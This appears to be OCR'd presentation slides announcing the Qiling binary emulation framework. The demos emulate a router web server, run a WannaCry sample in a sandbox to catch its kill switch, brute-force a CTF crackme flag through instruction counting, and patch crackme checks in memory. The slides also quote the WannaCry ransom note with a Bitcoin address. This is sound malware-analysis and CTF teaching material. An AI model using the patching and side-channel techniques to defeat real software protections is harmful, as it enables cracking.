
ARM IoT



```
from qiling import *

def my_sandbox(path, rootfs, ostype):
    ql = Qiling(path, rootfs, ostype = ostype, stdin = sys.stdin, stdout = sys.stdout, stderr = sys.stderr)
    ql.patch(0x00005930, b'ens33\x00', file_name = b'libChipApi.so')
    ql.run()


if __name__ == "__main__":
    my_sandbox(["rootfs/tendaac15/bin/httpd"], "rootfs/tendaac15", "linux")
```

Windows Demo

Real CTF Challenge



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.


And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:

115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

Half “Cooked” Wannacry




1231231123

Incorrect Password

Patching a
CrackMe Challenge

Emulating Windows DialogBox within Qiling


Real World CTF Challenge



```python
from qiling import *

class StringBuffer:
    def __init__(self):
        self.buffer = ''

    def read(self, n):
        ret = self.buffer[:n]
        self.buffer = self.buffer[n:]
        return ret

    def write(self, string):
        self.buffer += string
        return len(string)


def instruction_count(uc, address, size, user_data):
    user_data[0] += 1

def get_count(flag):
    ql = Qiling(["rootfs/x86_windows/bin/crackme.exe"], "rootfs/x86_windows", output = "off")
    ql.stdin = StringBuffer()
    ql.stdin.write("".join(flag) + "\n")
    count = [0]
    ql.hook_code(instruction_count, count)
    ql.run()
    print(" =========== count: %d =========== " % count[0])
    return count[0]

def solve():
    # BJWXB_CTF{C5307D46-E70E-4038-B6F9-8C3F698B7C53}
    prefix = list("BJWXB_CTF{")
    flag = list("\x00"*100)
    base = get_count(prefix + flag)
    i = 0
    for i in range(len(flag)):
        for j in "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-{}":
            flag[i] = j
            data = get_count(prefix + flag)
            if data > base:
                base = data
                print("\n\n\n>>> FLAG: " + "".join(prefix + flag) + "\n\n\n")
                break
        if flag[i] == "}":
            break
    print("SOLVED!!!")

if __name__ == "__main__":
    solve()
```

Brute Force


Windows PE, Wannacry Execution



```
from qiling import *

def stopatkillerswtich(ql):
    print("killerswtch found")
    ql.uc.emu_stop()

if __name__ == "__main__":
    ql = Qiling(["rootfs/x86_windows/bin/wannacry.bin"], "rootfs/x86_windows", output = "debug")
    ql.hook_address(stopatkillerswtich, 0x40819a)
    ql.run()
```

Catch Killer Switch

Windows Crack Me



```python
from qiling import *

def force_call_dialog_func(ql):
    # get DialogFunc address
    lpDialogFunc = ql.unpack32(ql.mem_read(ql.sp - 0x8, 4))
    # setup stack for DialogFunc
    ql.stack_push(0)
    ql.stack_push(1001)
    ql.stack_push(273)
    ql.stack_push(0)
    ql.stack_push(0x0401018)
    # force EIP to DialogFunc
    ql.pc = lpDialogFunc


def hook_memread(ql):
    print("demo for ql.hook_mem_read")


def my_sandbox(path, rootfs):
    ql = Qiling(path, rootfs)
    ql.patch(0x004010B5, b'\x90\x90')
    ql.patch(0x004010CD, b'\x90\x90')
    ql.patch(0x0040110B, b'\x90\x90')
    ql.patch(0x00401112, b'\x90\x90')
    ql.hook_mem_read(hook_memread, 0xffffdef4)
    ql.hook_address(force_call_dialog_func, 0x00401016)
    ql.run()


if __name__ == "__main__":
    my_sandbox(["rootfs/x86_windows/bin/Easy_CrackMe.exe"], "rootfs/x86_windows")
```

Patch without Changing the File Content

Public Beta Starts Today

https://qiling.io

KaiJern LAU, kj -at- qiling.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
huitao, CHEN null -at- qiling.io
TianZe DING, dliv3 -at- gmail.com
BoWen SUN, w1tcher.bupt -at- gmail.com
Tong YU, spikeinhouse -at- gmail.com